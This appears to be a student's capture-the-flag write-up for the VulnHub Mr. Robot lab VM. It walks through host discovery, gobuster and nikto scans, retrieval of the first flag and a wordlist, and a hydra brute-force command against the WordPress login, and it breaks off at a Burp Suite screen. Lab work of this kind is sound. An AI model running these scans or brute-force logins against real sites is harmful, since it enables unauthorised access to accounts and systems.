REPORT – CTF (Mr. Robot)

SETUP


We have to download the mrRobot.ova File from https://www.vulnhub.com/

- Search for mrRobot and you will find the ova file.
- We have to start this ova with a virtual machine launcher

I am using kali linux as a vm in oracle virtualBox


Network Setup :

I used the NAT Network to connect both the machines to the local network, So that they can communicate with each other.



Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	10.0.2.0/24	fd17:625c:f037:2::/64	Enabled

Both machines running.


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
Mr_robot_ctf
File System
vm [Running] - Oracle VirtualBox
KALI
Right Ctrl
Desktop
03:25 PM
15:25

```
linux login: _
```


METHODOLOGY

As we are done with the setup lets actually try to capture the flags.

Step – 1 :


We should be able to communicate with the MrRobot vm using the kali, For that we have to find out the local IP of the MrRobot vm in out NAT Network

We can find that using the `$ sudo Netdiscover` command in the kali terminal.



```
Currently scanning: 172.16.178.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.3        08:00:27:58:55:6d      1      60  PCS Systemtechnik GmbH
10.0.2.2        08:00:27:ab:d3:8e      2     120  PCS Systemtechnik GmbH

┌──(freak㉿kali)-[~]
└─$ 
```

We can see the devices. My MrRobot deivce is at 10.0.2.3 so we go to the browser visit that IP iddress.



kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10.0.2.3/
10.0.2.3
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
15:32

```
15:32 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

15:32 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~# 
```

Step-2 : We have the setup working so we now first try to play around the website

We now know that none of the commands in the website actually work. So what do we do next??? Yes we try our first attack

Subdomain enumeration

I am going to use Gobuster (you can use any of the available tools)


```
$ gobuster dir -u http://10.0.2.3 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

dir   (directory enumeration)

-u   The url of the website we want to enumerate directories of

-w   Wordlist file's address


This command uses the dirbuster's already existing wordlists for directory enumeration



```
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 231] [→ http://10.0.2.3/images/]
/blog                 (Status: 301) [Size: 229] [→ http://10.0.2.3/blog/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [→ http://10.0.2.3/feed/]
/login                (Status: 302) [Size: 0] [→ http://10.0.2.3/wp-login.php]
/0                    (Status: 301) [Size: 0] [→ http://10.0.2.3/0/]
/video                (Status: 301) [Size: 230] [→ http://10.0.2.3/video/]
/feed                 (Status: 301) [Size: 0] [→ http://10.0.2.3/feed/]
/image                (Status: 301) [Size: 0] [→ http://10.0.2.3/image/]
/atom                 (Status: 301) [Size: 0] [→ http://10.0.2.3/feed/atom/]
/wp-content           (Status: 301) [Size: 235] [→ http://10.0.2.3/wp-content/]
/admin                (Status: 301) [Size: 230] [→ http://10.0.2.3/admin/]
/audio                (Status: 301) [Size: 230] [→ http://10.0.2.3/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2578]
/css                  (Status: 301) [Size: 228] [→ http://10.0.2.3/css/]
/rss2                 (Status: 301) [Size: 0] [→ http://10.0.2.3/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 236] [→ http://10.0.2.3/wp-includes/]
/js                   (Status: 301) [Size: 227] [→ http://10.0.2.3/js/]
/Image                (Status: 301) [Size: 0] [→ http://10.0.2.3/Image/]
/rdf                  (Status: 301) [Size: 0] [→ http://10.0.2.3/feed/rdf/]
/page1                (Status: 301) [Size: 0] [→ http://10.0.2.3/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [→ http://10.0.2.3/wp-admin/]
/%20                  (Status: 301) [Size: 0] [→ http://10.0.2.3/]
Progress: 5337 / 220561 (2.42%)
```

We find a few interesting directories : /wp-login /robots there are others too so we try to visit them to know which works. Like /readme , /license, etc.


- For me I found some interesting information on /robots


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.0.2.3/robots
10.0.2
OffSec Kali Linux Kali Tools Kali Docs

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


We can find 2 interesting things first is the fsociety.dic and the other Key-1-of-3.txt

- We have our first flag already in http://10.0.2.3/key-1-of-3.txt (ip address will differ so replace it accordingly)


File Machine View Input Devices Help
1 2 3 4
10.0.2.3/key-1-of-3.txt
10.0.2.3/key-1-of-3.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Explo


```
073403c8a58a1f80d943455fb30724b9
```

- Now we visit our new subdomain we found interesting fsociety.dic and we find a dictionary file with a lot of words so we save them to our local machine for later.




```
┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ wget http://10.0.2.3/fsocity.dic
--2025-12-17 15:54:10--  http://10.0.2.3/fsocity.dic
Connecting to 10.0.2.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic             100%[===================================================>]   6.91M  --.-KB/s    in 0.08s

2025-12-17 15:54:11 (91.3 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]


┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ ls
fsocity.dic

┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ 
```

- We used the command wget http://10.0.2.3/fsocity.dic to save the dic file locally
- We can see it's a big file with repeated words so we can sort it and save just unique value so it saves our time if we have to use it for brute forcing to login into some portal. We use this command : sort fsocity.dic | uniq > sorted.dic




```
┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ sort fsocity.dic | uniq > sorted.dic

┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ ls
fsocity.dic  sorted.dic

┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ 
```

- We can use nikto -h 10.0.2.3 for finding vulnerabilities. For us we already found the wordpress login page so it didn't give us any new information so we gonna move ahead with visiting the wp-login page we found.




```
┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ nikto -h 10.0.2.3
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.3
+ Target Hostname:    10.0.2.3
+ Target Port:        80
+ Start Time:         2025-12-17 16:00:15 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-cont
ent-type-header/
+ /g21ZpJ5q.PRINT: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The
following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15
,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://10.0.2.3/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2025-12-17 16:03:39 (GMT5.5) (204 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


- We get the classic wordpress login page so we will try to brute force it using the dictionary file we first encountered



- We have to now open the website in bursuite (u can use its custom browser for easier access and enter the wp-login page. (now turn on the intercept in proxy in burpsuite)



- Here we have the post request we made (in HTTPHistory section) so here in Request column we can scroll down and see the request that was made



```
log=login&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.3%2Fwp-admin%2F&testcookie=1
```

- We have to copy that and use that for hydra brute force

- hydra -vV -L sorted.dic -p wedontcare 10.0.2.3 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'


-vV Verbose

-L Username List -> sorted.dic (small L -> l for single username)

-p password (capital p -> P for a list of passwords)

http-post-form (as we using the post form to bruteforce credentials)

- We pasted the line of the post request form and in place of login - ^USER^ and for password ^PASS^



kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
